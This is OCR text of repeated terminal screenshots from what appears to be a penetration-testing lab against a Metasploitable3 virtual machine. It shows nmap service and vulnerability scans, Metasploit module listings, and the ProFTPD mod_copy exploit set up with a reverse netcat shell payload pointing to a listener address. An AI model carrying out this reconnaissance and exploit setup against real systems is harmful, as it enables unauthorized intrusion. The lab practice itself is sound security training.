

hacker@vbox: ~/Downloads/nessus
File Actions Edit View Help
hacker@vbox: ~/Downloads/nessus
hacker@vbox: ~/Downloads/nessus
4 _ target: ProFTPD 1.3.0 (source install) / Debian 3.1 . . . .
5 exploit/freebsd/ftp/proftp_telnet_iac 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
6 _ target: Automatic Targeting . . . .
7 _ target: Debug . . . .
8 _ target: ProFTPD 1.3.2a Server (FreeBSD 8.0) . . . .
9 exploit/linux/ftp/proftp_telnet_iac 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
10 _ target: Automatic Targeting . . . .
11 _ target: Debug . . . .
12 _ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 . . . .
13 _ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug) . . . .
14 _ target: ProFTPD 1.3.2c Server (Ubuntu 10.04) . . . .
15 exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22 excellent Yes ProFTPD 1.3.5 Mod_Copy Command Execution
16 exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02 excellent No ProFTPD-1.3.3c Backdoor Command Execution
Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor
msf6 > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options
Module options (exploit/unix/ftp/proftpd_modcopy_exec):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes HTTP port (TCP)
RPORT_FTP 21 yes FTP port
SITEPATH /var/www yes Absolute writable website path
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes Base path to the website
TMPPATH /tmp yes Absolute writable path
VHOST no HTTP server virtual host
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.2.3 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 ProFTPD 1.3.5



File Actions Edit View Help
hacker@vbox: ~
hacker@vbox: ~
nmap -sV 192.168.3.153
Starting Nmap 7.945VN (https://nmap.org) at 2024-11-28 15:48 IST
Nmap scan report for 192.168.3.153
Host is up (0.0018s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.5
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.7
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp open ipp CUPS 1.7
3000/tcp closed ppp
3306/tcp open mysql MySQL (unauthorized)
8080/tcp open http Jetty 8.1.7.v20120910
8181/tcp closed intermapper
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.56 seconds
$ http Jetty 8.1.7.v20120910
Command 'http' not found, but can be installed with:
sudo apt install httpie
Do you want to install it? (N/y)
$ sn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
zsh: unknown sort specifier
$ nmap -sV --script vuln 192.168.3.153 -v
Starting Nmap 7.945VN (https://nmap.org) at 2024-11-28 15:49 IST
NSE: Loaded 150 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:49
NSE Timing: About 48.00% done; ETC: 15:50 (0:00:36 remaining)
Completed NSE at 15:50, 36.00s elapsed
Initiating NSE at 15:50
Completed NSE at 15:50, 0.00s elapsed
Pre-scan script results:
| broadcast-avahi-dos:
| Discovered hosts:
| 224.0.0.251
| After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Initiating Ping Scan at 15:50
Scanning 192.168.3.153 [2 ports]
Completed Ping Scan at 15:50, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:50



Text Editor
Simple Text Editor
15:50
Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.56 seconds
hacker@vbox:~$ http Jetty 8.1.7.v20120910
Command 'http' not found, but can be installed with:
sudo apt install httpie
Do you want to install it? (N/y)
hacker@vbox:~$ sn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
zsh: unknown sort specifier
hacker@vbox:~$ nmap -sV --script vuln 192.168.3.153 -v
Starting Nmap 7.945VN (https://nmap.org) at 2024-11-28 15:49 IST
NSE: Loaded 150 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:49
NSE Timing: About 48.00% done; ETC: 15:50 (0:00:36 remaining)
Completed NSE at 15:50, 36.06s elapsed
Initiating NSE at 15:50
Completed NSE at 15:50, 0.00s elapsed
Pre-scan script results:
| broadcast-avahi-dos:
| Discovered hosts:
| 224.0.0.251
| After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Initiating Ping Scan at 15:50
Scanning 192.168.3.153 [2 ports]
Completed Ping Scan at 15:50, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:50
Completed Parallel DNS resolution of 1 host. at 15:50, 0.00s elapsed
Initiating Connect Scan at 15:50
Scanning 192.168.3.153 [1000 ports]
Discovered open port 21/tcp on 192.168.3.153
Discovered open port 8080/tcp on 192.168.3.153
Discovered open port 22/tcp on 192.168.3.153
Discovered open port 445/tcp on 192.168.3.153
Discovered open port 80/tcp on 192.168.3.153
Discovered open port 3306/tcp on 192.168.3.153
Discovered open port 631/tcp on 192.168.3.153
Completed Connect Scan at 15:50, 4.63s elapsed (1000 total ports)
Initiating Service scan at 15:50
Scanning 7 services on 192.168.3.153
Completed Service scan at 15:50, 6.04s elapsed (7 services on 1 host)
NSE: Script scanning 192.168.3.153.
Initiating NSE at 15:50
NSE: [firewall-bypass] lacks privileges.
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan


Text Editor
Simple Text Editor
15:51
Do you want to install it? (N/y)
hacker@vbox:~$ sn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
zsh: unknown sort specifier
hacker@vbox:~$ nmap -sV --script vuln 192.168.3.153 -v
Starting Nmap 7.945VN (https://nmap.org) at 2024-11-28 15:49 IST
NSE: Loaded 150 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:49
NSE Timing: About 48.00% done; ETC: 15:50 (0:00:36 remaining)
Completed NSE at 15:50, 36.06s elapsed
Initiating NSE at 15:50
Completed NSE at 15:50, 0.00s elapsed
Pre-scan script results:
| broadcast-avahi-dos:
| Discovered hosts:
| 224.0.0.251
| After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Initiating Ping Scan at 15:50
Scanning 192.168.3.153 [2 ports]
Completed Ping Scan at 15:50, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:50
Completed Parallel DNS resolution of 1 host. at 15:50, 0.00s elapsed
Initiating Connect Scan at 15:50
Scanning 192.168.3.153 [1000 ports]
Discovered open port 21/tcp on 192.168.3.153
Discovered open port 8080/tcp on 192.168.3.153
Discovered open port 22/tcp on 192.168.3.153
Discovered open port 445/tcp on 192.168.3.153
Discovered open port 80/tcp on 192.168.3.153
Discovered open port 3306/tcp on 192.168.3.153
Discovered open port 631/tcp on 192.168.3.153
Completed Connect Scan at 15:50, 4.63s elapsed (1000 total ports)
Initiating Service scan at 15:50
Scanning 7 services on 192.168.3.153
Completed Service scan at 15:50, 6.04s elapsed (7 services on 1 host)
NSE: Script scanning 192.168.3.153.
Initiating NSE at 15:50
NSE: [firewall-bypass] lacks privileges.
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE: Active NSE Script Threads: 100 (95 waiting)
NSE Timing: About 88.89% done; ETC: 15:50 (0:00:01 remaining)
Stats: 0:01:02 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE: Active NSE Script Threads: 59 (56 waiting)
NSE Timing: About 93.46% done; ETC: 15:50 (0:00:01 remaining)
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE: Active NSE Script Threads: 52 (48 waiting)
NSE Timing: About 94.27% done; ETC: 15:50 (0:00:01 remaining)


Text Editor
Simple Text Editor
15:51
hacker@vbox:~$ nmap -sV 192.168.3.153
Starting Nmap 7.945VN (https://nmap.org) at 2024-11-28 15:48 IST
Nmap scan report for 192.168.3.153
Host is up (0.0018s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.5
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
protocol 2.0)
80/tcp open http Apache httpd 2.4.7
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp open ipp CUPS 1.7
3000/tcp closed ppp
3306/tcp open mysql MySQL (unauthorized)
8080/tcp open http Jetty 8.1.7.v20120910
8181/tcp closed intermapper
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE
: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.56 seconds
hacker@vbox:~$ http Jetty 8.1.7.v20120910
Command 'http' not found, but can be installed with:
sudo apt install httpie
Do you want to install it? (N/y)
hacker@vbox:~$ sn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
zsh: unknown sort specifier
hacker@vbox:~$ nmap -sV --script vuln 192.168.3.153 -v
Starting Nmap 7.945VN (https://nmap.org) at 2024-11-28 15:49 IST
NSE: Loaded 150 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:49
NSE Timing: About 48.00% done; ETC: 15:50 (0:00:36 remaining)
Completed NSE at 15:50, 36.06s elapsed
Initiating NSE at 15:50
Completed NSE at 15:50, 0.00s elapsed
Pre-scan script results:
| broadcast-avahi-dos:
| Discovered hosts:
| 224.0.0.251
| After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Initiating Ping Scan at 15:50
Scanning 192.168.3.153 [2 ports]
Completed Ping Scan at 15:50, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:50


Text Editor
Simple Text Editor
sudo apt install eclipse
Do you want to install it? (N/y)
(hacker㉿vbox)-[~]
$ sn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
zsh: unknown sort specifier
(hacker㉿vbox)-[~]
$ nmap -sV --script vuln 192.168.3.153 -v
Starting Nmap 7.945VN (https://nmap.org) at 2024-11-28 15:49 IST
NSE: Loaded 150 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:49
NSE Timing: About 48.00% done; ETC: 15:50 (0:00:36 remaining)
Completed NSE at 15:50, 36.06s elapsed
Initiating NSE at 15:50
Completed NSE at 15:50, 0.00s elapsed
Pre-scan script results:
| broadcast-avahi-dos:
| Discovered hosts:
| 224.0.0.251
| After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Initiating Ping Scan at 15:50
Scanning 192.168.3.153 [2 ports]
Completed Ping Scan at 15:50, 0.40s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:50
Completed Parallel DNS resolution of 1 host. at 15:50, 0.00s elapsed
Initiating Connect Scan at 15:50
Scanning 192.168.3.153 [1000 ports]
Discovered open port 21/tcp on 192.168.3.153
Discovered open port 8080/tcp on 192.168.3.153
Discovered open port 22/tcp on 192.168.3.153
Discovered open port 445/tcp on 192.168.3.153
Discovered open port 80/tcp on 192.168.3.153
Discovered open port 3306/tcp on 192.168.3.153
Discovered open port 631/tcp on 192.168.3.153
Completed Connect Scan at 15:50, 4.63s elapsed (1000 total ports)
Initiating Service scan at 15:50
Scanning 7 services on 192.168.3.153
Completed Service scan at 15:50, 6.04s elapsed (7 services on 1 host)
NSE: Script scanning 192.168.3.153.
Initiating NSE at 15:50
NSE: [firewall-bypass] lacks privileges.
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE: Active NSE Script Threads: 100 (95 waiting)
NSE Timing: About 88.89% done; ETC: 15:50 (0:00:01 remaining)
Stats: 0:01:02 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE: Active NSE Script Threads: 59 (56 waiting)
NSE Timing: About 93.46% done; ETC: 15:50 (0:00:01 remaining)
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE: Active NSE Script Threads: 52 (48 waiting)
NSE Timing: About 94.27% done; ETC: 15:50 (0:00:01 remaining)


hacker@vbox: ~/Downloads/nessus
File Actions Edit View Help
hacker@vbox: ~/Downloads/nessus
hacker@vbox: ~/Downloads/nessus
$ sudo nmap -sV -Pn 192.168.3.153
[sudo] password for hacker:
Starting Nmap 7.945VN (https://nmap.org) at 2024-11-28 12:44 IST
Nmap scan report for 192.168.3.153
Host is up (0.00037s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
21/tcp open ftp ProFTPD 1.3.5
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.7
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp open ipp CUPS 1.7
3000/tcp closed ppp
3306/tcp open mysql MySQL (unauthorized)
8080/tcp open http Jetty 8.1.7.v20120910
8181/tcp closed intermapper
MAC Address: 08:00:27:C4:96:A9 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.04 seconds
(hacker㉿vbox)-[~/Downloads/nessus]
$


File Actions Edit View Help
161 exploit/windows/local/persistence_image_exec [redacted] 2008-06-28 excellent No Windows Silent Process Exit Persistence
162 exploit/unix/webapp/wp_phpmailer_host_header 2017-05-03 average Yes WordPress PHPMailer Host Header Command Injection
163 auxiliary/admin/http/wp_automatic_plugin_privesc 2021-09-06 normal Yes WordPress Plugin Automatic Config to RCE
164 auxiliary/admin/http/wp_gdpr_compliance_privesc 2018-11-08 normal Yes WordPress WP GDPR Compliance Plugin Privilege Escalation
165 auxiliary/scanner/http/wp_wps_hide_login_revealer 2021-10-27 normal No WordPress WPS Hide Login Login Page Revealer
166 auxiliary/scanner/http/wordpress_xmlrpc_login . normal No Wordpress XML-RPC Username/Password Login Scanner
167 exploit/aix/local/xorg_x11_server 2018-10-25 great Yes Xorg X11 Server Local Privilege Escalation
168 _ target: IBM AIX Version 6.1 . . . .
169 _ target: IBM AIX Version 7.1 . . . .
170 _ target: IBM AIX Version 7.2 . . . .
171 exploit/multi/local/xorg_x11_suid_server 2018-10-25 good Yes Xorg X11 Server SUID logfile Privilege Escalation
172 _ target: OpenBSD . . . .
173 _ target: Linux x64 . . . .
174 _ target: Linux x86 . . . .
175 exploit/multi/local/xorg_x11_suid_server_modulepath 2018-10-25 good Yes Xorg X11 Server SUID modulepath Privilege Escalation
176 _ target: Linux x64 . . . .
177 _ target: Linux x86 . . . .
178 _ target: Solaris x86 . . . .
179 _ target: Solaris x64 . . . .
180 auxiliary/scanner/http/zabbix_login . normal No Zabbix Server Brute Force Utility
181 auxiliary/gather/vbulletin_getindexablecontent_sqli 2020-03-12 normal No vBulletin /ajax/api/content_infraction/getIndexableContent nodeid Parameter SQL Injection
182 _ action: DumpAll . . . Dump all tables used by vbulletin.
183 _ action: DumpUser . . . Dump only user table used by vbulletin.
Interact with a module by name or index. For example info 183, use 183 or use auxiliary/gather/vbulletin_getindexablecontent_sqli
After interacting with a module you can manually set a ACTION with set ACTION 'DumpUser'
msf6 auxiliary(scanner/http/mod_negotiation_brute) > show options
Module options (auxiliary/scanner/http/mod_negotiation_brute):
Name Current Setting Required Description
FILEPATH /usr/share/metasploit-framework/data/wmap/wmap_files.txt yes path to file with file names
PATH / yes The path to detect mod_negotiation
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/mod_negotiation_brute) > set RHOSTS 192.168.3.153
RHOSTS => 192.168.3.153
msf6 auxiliary(scanner/http/mod_negotiation_brute) > exploit
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/mod_negotiation_brute) >